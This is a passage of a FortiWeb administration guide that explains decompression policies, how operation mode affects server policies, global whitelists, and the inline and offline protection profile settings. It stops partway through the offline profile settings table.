If the HTTP body is compressed, FortiWeb **cannot** parse it for rewriting, nor scan for potential problems such as a data leak or virus. Traffic that is encrypted and/or compressed is not a normalized stream. Bodies of compressed responses effectively have low-grade encryption: they are **not** in clear text, and therefore do not match signatures, and cannot be rewritten.

How, then, can you scan or rewrite compressed traffic?

If your protected web servers compress files themselves (i.e. compression has **not** been offloaded to FortiWeb), configure a FortiWeb decompression policy.

You can configure FortiWeb to temporarily decompress the body of a response based on its file type, which is specified by the HTTP `Content-Type:` header. The appliance can then inspect the traffic. After, if there is no policy-violating content nor rewriting required, the FortiWeb appliance will allow the compressed version of the response to pass. Otherwise, if modification is required, FortiWeb will modify the response before re-compressing it and passing it to the client.



The maximum compressed file size that FortiWeb can decompress is configured in Maximum Antivirus Buffer Size. By default, files larger than that limit are passed along **without** scanning or modification. **This could allow malware to reach your web servers, and cause HTTP body rewriting to fail.** If you prefer to **block** requests greater than this buffer size, configure Body Length. To be sure that it will not disrupt normal traffic, first configure Action to be **Alert**. If no problems occur, switch it to **Alert & Deny**.


The response headers must include `Content-Encoding: gzip` in order to match the decompression policy. Other compression algorithms are not currently supported.

To configure a decompression policy

1. Configure your web servers to compress their responses.
2. Before you configure the decompression policy, configure the exceptions, if any, that you want it to include. See Configuring compression/decompression exemptions on page 597.
3. Go to **Application Delivery > Compression > File Uncompress Policy**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 62.
4. Click **Create New**.


   A dialog appears.



5. In **Name**, type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
6. Click **OK**.
7. From **Exclusion URL**, you can select an existing exclusion. (See Configuring compression/decompression exemptions on page 597.)

   Optionally, select an exclusion and click the **Detail** link. The exclusion dialog appears. You can view and edit the exclusion. Use the browser **Back** button to return.
8. To add or remove a content type, click **Add Content Type**.

   A dialog appears.



9. In the **Content Types** list, select the content types that you want to decompress, then click the right arrow (->) to move them to the **Allow Types** list.

   For external JavaScripts, content type strings vary. If you are unsure of the content type string, for maximum coverage, select all JavaScript content type strings. However, due to wide browser compatibility, despite its current deprecated status, many web servers use `text/javascript`.



These decompress only JavaScripts that are **external** to a web page — that is, not directly embedded in a `<script>` tag or inline in the HTML document itself, but instead included via reference to a JavaScript file, such as `<script src="/nav/menu.js">`, and therefore are contained in a separate HTTP response from the HTML document. Likewise, selecting the `text/css` content type for compression will only compress external CSS. It will **not** decompress CSS embedded directly within the HTML file. (Embedded CSS or JavaScript are governed by `Content-Type: text/html` instead.)

10. Click **OK**.

11. To apply a decompression policy, select it in an inline or offline protection profile used by a server policy (see Configuring a protection profile for inline topologies on page 608 or Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 617).

See also

- IPv6 support

Policies

The **Policy** menu configures policies and protection profiles.

You can configure most protection features and traffic modification at any time. However, **FortiWeb does not apply most features until you include them in a policy that governs traffic** (either directly or indirectly, via protection profiles).

See also

- Supported features in each operation mode
- Matching topology with operation mode & HA mode

How operation mode affects server policy behavior

Policy and protection profile behavior and supported features varies by the operation mode. (See also Supported features in each operation mode on page 82.)

The WCCP operation mode is similar to True Transparent Proxy, except web servers see the FortiWeb network interface IP address and not the IP address of the client.

Policy behavior by operation mode

	Operation mode			
	Reverse Proxy	**Offline Protection**	**True Transparent Proxy**	**Transparent Inspection**
Matches by	• Service • Virtual server	Virtual server's network interface, but **not** its IP address.	V-zone (bridge), but **not** its IP address.	V-zone (bridge), but **not** its IP address.
Violations	Blocked or modified, according to profile.	Attempts to block by mimicking the client or server and requesting to reset the connection; does **not** modify otherwise.	Blocked or modified, according to profile.	Attempts to block by mimicking the client or server and requesting to reset the connection; does **not** modify otherwise.
Profile support	• Inline protection profiles • Auto-learning profiles	• Offline protection profiles • Auto-learning profiles	• Inline protection profiles • Auto-learning profiles	• Offline protection profiles • Auto-learning profiles

	Operation mode			
	Reverse Proxy	Offline Protection	True Transparent Proxy	Transparent Inspection
SSL	Certificate used to offload SSL from the servers to FortiWeb; can optionally re-encrypt before forwarding to the destination server.	Certificate used to decrypt and scan only; does **not** act as an SSL origin or terminator.	Certificate used to decrypt and scan only; does **not** act as an SSL origin or terminator.	Certificate used to decrypt and scan only; does **not** act as an SSL origin or terminator.
Forwarding	• Forwards to a server pool member using the port number where it listens; similar to a network address translation (NAT) policy on a general-purpose firewall. • Can route connections to a specific server pool based on HTTP content.	Lets the traffic pass through to a server pool member, but does **not** load-balance.	Forwards to a server pool member (but allowing to pass through, **without** actively redistributing connections) using the port number where it listens.	Lets the traffic pass through to a member of a server pool, but does **not** load balance.

The way that FortiWeb determines which policy to apply to a connection varies by operation mode. The appliance applies only one policy to each connection.

If a TCP connection does not match any of the policies, FortiWeb either refuses the connection (if it is operating in reverse proxy mode) or denies the connection (if it is operating in other operation modes). Even if the TCP connection has a matching policy and is allowed, subsequently, if the HTTP/HTTPS request is not allowed by the policy's profiles, it is considered to be in violation of the policy and the client may be blocked at the application (request) level or connection level, depending on the **Action** that you configure.

Policies are **not** applied while they are disabled. See Enabling or disabling a policy on page 637.

Configuring the global object white list

Server Objects > Global > Predefined Global White List displays a predefined list of common Internet entities, such as:

- the FortiWeb session cookie named `cookiesession1`
- Google Analytics cookies such as `__utma`
- the URL icon `/favicon.ico`
- AJAX parameters such as `__LASTFOCUS`


that your FortiWeb appliance can ignore when it enforces your policies. FortiGuard FortiWeb Security Service service updates the predefined global white list. However, you can also whitelist your own custom URLs, cookies, and parameters on **Server Objects > Global > Custom Global White List**.

When enabled, whitelisted items are **not** flagged as potential problems, nor incorporated into auto-learning data. This feature reduces false positives and improves performance.

To include white list items during policy enforcement and auto-learning reports, you must first disable them in the global white list.

To disable an item in the predefined global white list

1. Go to **Server Objects > Global > Predefined Global White List**.



   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 62.


2. To see the items that each section contains and to expose those items' **Enable** check box, click the blue expansion arrows.
3. In the row of the item that you want to disable, clear the check box in the **Enable** column.
4. Click **Apply**.
5. To verify that an item is no longer whitelisted, you can enable auto-learning, then make a request to a protected web site. The auto-learning report should **omit** any items that you have disabled, such as the `/favicon.ico` URL. Alternatively, use the parameter or URL to attempt to trigger an attack signature that should block it.

To configure a custom global whitelist

1. Go to **Server Objects > Global > Custom Global White List**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 62.

2. Click **Create New**.



3. From **Type**, select the part of the HTTP request where you want to white list an object. Available configuration fields vary by the type that you choose.

   - If **Type** is **URL**:

Request Type	Indicate whether the Request URL field will contain a literal URL (**Simple String**), or a regular expression designed to match multiple URLs (**Regular Expression**).
Request URL	Depending on your selection in the Request Type field, enter either: • the literal URL, such as `/robots.txt`, that the HTTP request must contain in order to match the rule. The URL must begin with a backslash (/). • a regular expression, such as `^/*.html`, matching all and only the URLs to which the rule should apply. The pattern does not require a slash (/); however, it must at match URLs that begin with a slash, such as `/index.html`. Do not include the domain name, such as `www.example.com`. To create and test a regular expression, click the >> (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression (see Regular expression syntax on page 864)

   - If **Type** is **Parameter**, in **Name**, type the name of the variable **exactly** as it appears in the URL or HTTP body (varies by HTTP `GET`/`POST` method).

     For example, if the URL ends with the parameter substring `?userName=rowan`, you would type `userName` (note the capital letter).

   - If **Type** is **Cookie**:

Name	Type the name of the cookie as it appears in the HTTP request, such as `NID`.

Domain	Type the partial or complete domain name or IP address as it appears in the cookie, such as:
	`www.example.com`
	`.google.com`
	`10.0.2.50`
	If clients sometimes access the host via IP address instead of DNS, create white list objects for both.
	Caution: Do not whitelist untrusted subdomains that use vulnerable cookies. It could compromise the security of that domain and its network.

Path	Type the path as it appears in the cookie, such as `/` or `/blog/folder`.

4. Click **OK**.
5. To verify that an item is now whitelisted, you can enable auto-learning, then make a request to a protected web site. The auto-learning report should **include** any items that you have whitelisted. Alternatively, use the parameter or URL to attempt to trigger an attack signature that would normally block it; the item should now be allowed.

See also

- Configuring a server policy
- Viewing auto-learning reports
- IPv6 support

Configuring a protection profile for inline topologies

Inline protection profiles combine previously configured rules, profiles, and policies into a comprehensive set that can be applied by a policy. Inline protection profiles contain only the features that are supported in inline topologies, which you use with operation modes such as reverse proxy and true transparent.

Inline protection profiles' primary purpose is to block attacks, especially for use in conjunction with auto-learning profiles. If used in conjunction with auto-learning profiles, you **should** configure the offline protection profile to log **but not block** attacks in order to gather complete session statistics for the auto-learning feature.



Inline protection profiles include features that require an inline network topology. They can be configured at any time, but **cannot** be applied by a policy if the FortiWeb appliance is operating in a mode that does not support them. For details, see How operation mode affects server policy behavior on page 604.

To configure an inline protection profile

1. Before configuring an inline protection profile, first configure any of the following that you want to include in the profile:



To save time, you may be able to use auto-learning to generate protection profiles and their components by observing your web servers' traffic. For details, see Auto-learning on page 198.

- an `X-Forwarded-For:` or other X-header rule (see Defining your proxies, clients, & X-headers on page 366)
- a file upload restriction (see Limiting file uploads on page 590)
- an allowed method set (see Specifying allowed HTTP methods on page 573)
- a URL access rule (see Restricting access to specific URLs on page 430)
- a signature set (see Blocking known attacks & data leaks on page 501)
- a padding oracle protection rule (see Defeating cipher padding attacks on individually encrypted inputs on page 535)
- a cross-site request forgery (CSRF) protection rule (see Defeating cross-site request forgery (CSRF) attacks on page 540)
- a page order rule (see Enforcing page order that follows application logic on page 545)
- a parameter validator (see Validating parameters ("input rules") on page 556)
- a hidden fields protector (see Preventing tampering with hidden inputs on page 566)
- a start pages rule (see Specifying URLs allowed to initiate sessions on page 549)
- a brute force login attack detector (see Preventing brute force logins on page 470
- a protocol constraints rule (see HTTP/HTTPS protocol constraints on page 578)
- a rewriting or redirection set (see Rewriting & redirecting on page 475)
- a content caching rule (see Caching on page 495)
- a user tracking policy (see Tracking users on page 324)
- an authentication policy (see Offloading HTTP authentication & authorization on page 281)
- a site publishing policy (see Single sign-on (SSO) (site publishing) on page 302)
- a file compression rule (see Configuring compression offloading on page 598)
- a file decompression rule (see Configuring temporary decompression for scanning & rewriting on page 601)
- a DoS protector (see Grouping DoS protection rules on page 469)
- a client IP set (see Blacklisting & whitelisting clients using a source IP or source IP range on page 447)
- the IP reputation policy (see Blacklisting source IPs with poor reputation on page 442)
- a FortiGate that provides a list of quarantined source IPs (see Receive quarantined source IP addresses from FortiGate on page 193)
- a trigger if you plan to use policy-wide log and alert settings (see Viewing log messages on page 706)

2. Go to **Policy > Web Protection Profile > Inline Protection Profile**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 62.

3. Click **Create New**.

   Alternatively, click the **Clone** icon to copy an existing profile as the basis for a new one. The predefined profiles supplied with your FortiWeb appliance cannot be edited, only viewed or cloned.

   A dialog appears.

4. Configure these settings:

Setting name	Description
Session Management	Enable to add a cookie to the reply in order for FortiWeb to be able to track the state of web applications across multiple requests (i.e., to implement HTTP sessions). Also configure **Session Timeout**. This feature adds the FortiWeb's own session support, and does **not** duplicate or require that your web applications have its own sessions. For details, see HTTP sessions & security on page 43. **Note:** Enabling this option is **required** if: • you select features requiring session cookies, such as DoS Protection, **Start Pages**, Page Access, or Hidden Fields Protection • in any policy, you will select an auto-learning profile with this profile • you want to include this profile's traffic in the traffic log **Note:** This feature **requires** that the client support cookies. RPC clients and browsers where the person has disabled cookies do not support FortiWeb HTTP sessions, and therefore also do not support FortiWeb features that are dependent upon them.
Session Timeout	Type the HTTP session timeout in seconds. After this time elapses during which there were no more subsequent requests, after which the FortiWeb appliance will regard the next request as the start of a new HTTP session. This option appears only if Session Management is enabled. The default is 1200 (20 minutes). The valid range is from 20 to 3,600 seconds.
X-Forwarded-For	Select the `X-Forwarded-For:` and `X-Real-IP:` HTTP header settings to use, if any. For details, see Defining your proxies, clients, & X-headers on page 366. **Note:** Configuring this option is **required** if the true IP address of the client is hidden from FortiWeb because a load balancer or other web proxy is deployed in front. In that case, you **must** configure an X-header rule so that FortiWeb will block only requests related to the original client. Otherwise, it may block **all** requests whenever any attack occurs, since all requests will appear to originate from the proxy's IP.

Setting name	Description
Cookie Poisoning	Enable to detect cookie poisoning, then select the action that FortiWeb takes if it detects cookie tampering: • **Alert** — Accept the request and generate an alert email, log message, or both. • **Alert & Deny** — Block the request and generate an alert, log message, or both. • **Period Block** — Block requests for a specified number of seconds as set in the accompanying field to the right. The range is 1 to 3600. See also Monitoring currently blocked IPs on page 760. **Note:** If FortiWeb is deployed behind a NAT load balancer, when using this option, you **must** also define an X-header that indicates the original client's IP (see Defining your proxies, clients, & X-headers on page 366). Failure to do so may cause FortiWeb to block **all** connections when it detects a violation of this type. • **Remove Cookie** — Accept the request, but remove the poisoned cookie from the datagram before it reaches the web server, and generate an alert message, log message, or both. In addition, select which severity level and trigger policy FortiWeb uses when it logs cookie tampering. This feature requires you to enable Session Management in the appropriate server policy. For more information on logging and alerts, see Configuring logging on page 691. When FortiWeb receives the first HTTP/HTTPS request from a client, it uses a cookie to track the session. For the cookie poisoning feature, the session-tracking cookie includes a hash value that FortiWeb uses to detect tampering with the cookie from the back-end server response. If FortiWeb determines the cookie from the client has changed, it takes the specified action. **Note:** This feature requires that the client support cookies.
Signatures	Select the name of the signature set, if any, that will be applied to matching requests. Also configure Enable AMF3 Protocol Detection. Attack log messages for this feature vary by which type of attack was detected. For a list, see Blocking known attacks & data leaks on page 501.

Setting name	Description
Enable AMF3 Protocol Detection	Enable to scan requests that use action message format 3.0 (AMF3) for: • cross-site scripting (XSS) attacks • SQL injection attacks • common exploits and other attack signatures that you have enabled in Signatures. AMF3 is a binary format that can be used by Adobe Flash/Flex clients to send input to server-side software. **Caution:** To scan for attacks or enforce input rules on AMF3, you **must** enable this option. Failure to enable the option will cause the FortiWeb appliance to be unable to scan AMF3 requests for attacks.
Enable XML Protocol Detection	Enable to scan for matches with attack and data leak signatures in Web 2.0 (XML AJAX), SOAP, and other XML submitted by clients in the bodies of HTTP `POST` requests.
Enable JSON Protocol Detection	Enable to scan for matches with attack and data leak signatures in JSON data submitted by clients in HTTP requests with `Content-Type:` values `application/json` or `text/json`.
FortiGate Quarantined IPs	Enable to detect source IP addresses that a FortiGate unit is currently preventing from interacting with the network and protected systems. Then, select the action that FortiWeb takes if it detects a quarantined IP address: • **Alert** — Accept the request and generate an alert email, log message, or both. • **Alert & Deny** — Block the request and generate an alert, log message, or both. • **Period Block** — Block requests for a specified number of seconds. Enter the number of seconds in the accompanying field to the right. The range is 1 to 3600. See also Monitoring currently blocked IPs on page 760. **Note:** If FortiWeb is deployed behind a NAT load balancer and this option is enabled, to prevent FortiWeb from blocking **all** connections when it detects a violation of this type, define an X-header that indicates the original client's IP (see Defining your proxies, clients, & X-headers on page 366). In addition, select a severity level and trigger policy. For information on configuring communication with the FortiGate that provides the list of quarantined IP addresses, see Receive quarantined source IP addresses from FortiGate on page 193.

Setting name	Description
Custom Rule	Select the name of a combination source IP, rate limit, HTTP header, and URL access policy, if any, that will be applied to matching requests. See Combination access control & rate limiting on page 437. Attack log messages contain `Custom Access Violation` when this feature detects a violation.
Padding Oracle Protection	Select the name of padding oracle protection rule, if any, that will be applied to matching requests. See Defeating cipher padding attacks on individually encrypted inputs on page 535. Attack log messages contain `Padding Oracle Attack` when this feature detects a violation.
CSRF Protection	Select the name of cross-site request forgery protection rule, if any, to apply to matching requests. See Defeating cross-site request forgery (CSRF) attacks on page 540. Available only when **Session Management** is selected.
Parameter Validation	Select the name of the parameter validation rule, if any, that will be applied to matching requests. See Validating parameters ("input rules") on page 556.) Attack log messages contain `Parameter Validation Violation` when this feature detects a parameter rule violation.
Hidden Fields Protection	Select the name of the hidden fields protection rule, if any, to use to protect hidden fields on your web site. See Preventing tampering with hidden inputs on page 566. Attack log messages contain `Hidden Field Manipulation` when this feature detects tampering. This option appears only when Session Management is enabled.
File Upload Restriction	Select an existing file upload restriction policy, if any, that will be applied to matching HTTP requests. See Limiting file uploads on page 590. Attack log messages contain `Illegal File Size` when this feature detects an excessively large upload.
HTTP Protocol Constraints	Select the name of an HTTP parameter constraint, if any, that will be applied to matching requests. See HTTP/HTTPS protocol constraints on page 578. Attack log messages for this feature vary by which type of constraint was violated.

Setting name	Description
Brute Force Login	Select the name of a brute force login attack profile, if any, that will be applied to matching requests. See Preventing brute force logins on page 470. Attack log messages contain `Brute Force Login Violation` when this feature detects a brute force login attack.
URL Access	Select the name of the URL access policy, if any, that will be applied to matching HTTP requests. See Restricting access to specific URLs on page 430. Attack log messages contain `URL Access Violation` when this feature detects a URL matched by this policy.
Page Access	Select the page access rule, if any, that defines the URLs that must be accessed in a specific order. See Enforcing page order that follows application logic on page 545. Attack log messages contain `Page Access Violation` when this feature detects an illegal request order. This option appears only when **Session Management** is enabled.
Start Pages	Select the start pages rule, if any, that represent legitimate entry points into your web pages and web services. See Specifying URLs allowed to initiate sessions on page 549. Attack log messages contain `Start Page Violation` when this feature detects a session attempting to initiate illegally. This option appears only when **Session Management** is enabled.
Allow Method	Select an existing allow method policy, if any, that will be applied to matching HTTP requests. See Specifying allowed HTTP methods on page 573. Attack log messages contain `HTTP Method Violation` when this feature detects a non-allowed HTTP request method.
IP List	Select the name of a client white list or black list, if any, that will be applied to matching requests. See Blacklisting & whitelisting clients using a source IP or source IP range on page 447.
Geo IP	Select the name of a geographically-based client black list, if any, that will be applied to matching requests. See Blacklisting & whitelisting countries & regions on page 444.
DoS Protection	Select the name of an existing DoS prevention policy. For details, see Grouping DoS protection rules on page 469.

Setting name	Description
IP Reputation	Enable to apply IP reputation intelligence. See Blacklisting source IPs with poor reputation on page 442.
Illegal XML Format	Enable to validate that XML elements and attributes in the request's body conform to the W3C XML 1.1 standard, the XML 2.0 standard, or both. Malformed XML, such as without the final > or with multiple >> in the closing tag, is often an attempt to exploit an unhandled error condition in a web application's XHTML or XML parser. Attack log messages contain `Illegal XML Format` when this feature detects malformed XML. **Caution:** If your back-end web servers require extensive protection for a vulnerable XML parser, you should add 3rd-party XML protection to your security architecture. Unlike XML protection profiles in previous versions of FortiWeb, Illegal XML Format does **not** scan for conformity with the document object model (DOM)/DTD/W3C Schema, recursive payloads, Schema poisoning, or other advanced XML attacks. It also cannot encrypt or sign XML elements. **Failure to provide adequate XML protection could allow attackers to penetrate your network.**
Allow Known Search Engines	Enable to exempt popular search engines' spiders from DoS sensors, brute force login sensors, HTTP protocol constraints, combination rate & access control (called "advanced protection" and "custom policies" in the web UI), and blocking by geographic location (Geo IP). This option improves access for search engines. Rapid access rates, unusual HTTP usage, and other characteristics that may be suspicious for web browsers are often normal with search engines. If you block them, your web sites' rankings and visibility may be affected. By default, this option allows all popular predefined search engines. Known search engine indexer source IPs are updated via FortiGuard Security Service. To specify which search engines are exempt, click the **Details** link. A new frame appears on the right side of the protection profile. Enable or disable each search engine, then click **Apply**. See also Blacklisting content scrapers, search engines, web crawlers, & other robots on page 451. **Note:** X-header-derived client source IPs (see Defining your proxies, clients, & X-headers on page 366) do **not** support this feature in this release. If FortiWeb is deployed behind a load balancer or other web proxy that applies source NAT, this feature will not work.

Setting name	Description
URL Rewriting	Select the name of a URL rewriting rule set, if any, that will be applied to matching requests. For details, see Rewriting & redirecting on page 475.
HTTP Authentication	Select the name of an authorization policy, if any, that will be applied to matching requests. For details, see Offloading HTTP authentication & authorization on page 281. If the client fails to authenticate, it will receive an HTTP `403 Access Forbidden` error message.
Site Publish	Select the name of a site publishing policy, if any, that will be applied to matching requests. For details, see Single sign-on (SSO) (site publishing) on page 302.
File Compress	Select the name of an compression policy, if any, that will be applied to matching requests. For details, see Configuring compression offloading on page 598.
File Uncompress	Select the name of a decompression policy, if any, that will be applied to matching requests. For details, see Configuring temporary decompression for scanning & rewriting on page 601.
Web Cache	Select the name of a content caching policy, if any, that will be used for matching requests. See Caching on page 495.
User Tracking	Select the name of a user tracking policy, if any, to use for matching requests. See Tracking users on page 324.
Redirect URL	Type a URL including the FQDN/IP and path, if any, to which a client will be redirected if: • its request violates any of the rules in this profile, **and** • the Action for the rule is set to **Redirect**. For example, you could enter: `www.example.com/products/` If you do **not** enter a URL, depending on the type of violation and the configuration, the FortiWeb appliance will log the violation, may attempt to remove the offending parts, and could either reset the connection or return an HTTP `403 Access Forbidden` or `404 File Not Found` error message.

Setting name	Description
Redirect URL With Reason	Enable to include the reason for redirection as a parameter in the URL, such as `reason=Parameter%20Validation%20Violation`, when traffic has been redirected using Redirect URL. The FortiWeb appliance also adds `fortiwaf=1` to the URL to detect and cancel a redirect loop (if the redirect action would otherwise recursively triggers an attack event). By default, this option is disabled. **Caution:** If the FortiWeb appliance is protecting a redirect URL, enable this option to prevent infinite redirect loops.
Data Analytics	Enable to gather hit, attack, and traffic volume statistics for each server policy that includes this profile. See Configuring policies to gather data on page 752 and Viewing web site statistics on page 753. **Note:** This option cannot be enabled until you have uploaded a geography-to-IP mapping database. See Updating data analytics definitions on page 752.

To view or modify a component without leaving the page, next to the drop-down menu where you have selected the component, click **Detail**.

5. Click **OK**.
6. If you intend to use this protection profile in conjunction with an auto-learning profile in order to indicate which attacks and other aspects should be discovered, also configure the auto-learning profile. For details, see Configuring an auto-learning profile on page 225.
7. To apply the inline protection profile, select it in a server policy. For details, see Configuring a server policy on page 624.

See also

- How operation mode affects server policy behavior
- HTTP sessions & security
- Configuring a server policy

Configuring a protection profile for an out-of-band topology or asynchronous mode of operation

Offline protection profiles combine previously configured rules, profiles, and policies into a comprehensive set that can be applied by a policy. Offline protection profiles contain only the features that are supported in out-of-band topologies and asynchronous inspection, which are used with operation modes such as transparent inspection and offline protection.

Offline protection profiles' primary purpose is to **detect** attacks, especially for use in conjunction with auto-learning profiles. Depending on the routing and network load, due to limitations inherent to out-of-band

topologies and asynchronous inspection, FortiWeb may **not** be able to reliably block all of the attacks it detects, even if you have configured FortiWeb with an **Action** setting of **Alert & Deny**. In fact, if used in conjunction with auto-learning profiles, you **should** configure the offline protection profile to **log but not block** attacks in order to gather complete session statistics for the auto-learning feature.



Offline protection profiles only include features that do **not** require an inline network topology. You can configure them at any time, but a policy **cannot** apply an offline protection profile if the FortiWeb appliance is operating in a mode that does not support them. For details, see How operation mode affects server policy behavior on page 604.

To configure an offline protection profile

1. Before configuring an offline protection profile, first configure any of the following that you want to include in the profile:



To save time, you may be able to use auto-learning to generate protection profiles and their components by observing your web servers' traffic. For details, see Auto-learning on page 198.

   - an allowed method policy (see Specifying allowed HTTP methods on page 573)
   - a file upload restriction policy (see Limiting file uploads on page 590)
   - a URL access policy (see Restricting access to specific URLs on page 430)
   - a signature set (see Blocking known attacks & data leaks on page 501)
   - an oracle padding protection rule (see Defeating cipher padding attacks on individually encrypted inputs on page 535)
   - a cross-site request forgery (CSRF) protection rule (see Defeating cross-site request forgery (CSRF) attacks on page 540)
   - a parameter validation policy (see Validating parameters ("input rules") on page 556)
   - a hidden field protection rule (see Preventing tampering with hidden inputs on page 566)
   - a brute force login attack profile (see Preventing brute force logins on page 470
   - a protocol constraints profile (see HTTP/HTTPS protocol constraints on page 578)
   - a robot control profile (see Blacklisting content scrapers, search engines, web crawlers, & other robots on page 451)
   - an IP list (see Blacklisting & whitelisting clients using a source IP or source IP range on page 447)
   - the IP reputation policy (see Blacklisting source IPs with poor reputation on page 442)
   - a file uncompress rule (see Configuring temporary decompression for scanning & rewriting on page 601)
   - a trigger if you plan to use policy-wide log and alert settings (see Viewing log messages on page 706)
   - a user tracking policy (see Tracking users on page 324)
2. Go to **Policy > Web Protection Profile > Offline Protection Profile**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 62.
3. Click **Create New**.

   Predefined profiles cannot be edited, but can be viewed and cloned.

4. Configure these settings:

Setting name	Description
Name	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
Session Management	Enable to use your web application's session IDs in order for FortiWeb to be able to track the state of web applications across multiple requests. Also configure **Session Timeout**. **Note:** When FortiWeb is deployed in an offline topology or asynchronous operation mode, this feature **requires** that your web applications have session IDs in their URL. For details, see HTTP sessions & security on page 43 and Supported features in each operation mode on page 82. **Note:** Enabling this option is **required** if: • you select features requiring session cookies, such as Hidden Fields Protection Rule • in any policy, you will select an auto-learning profile with this profile • you want to include this profile's traffic in the traffic log
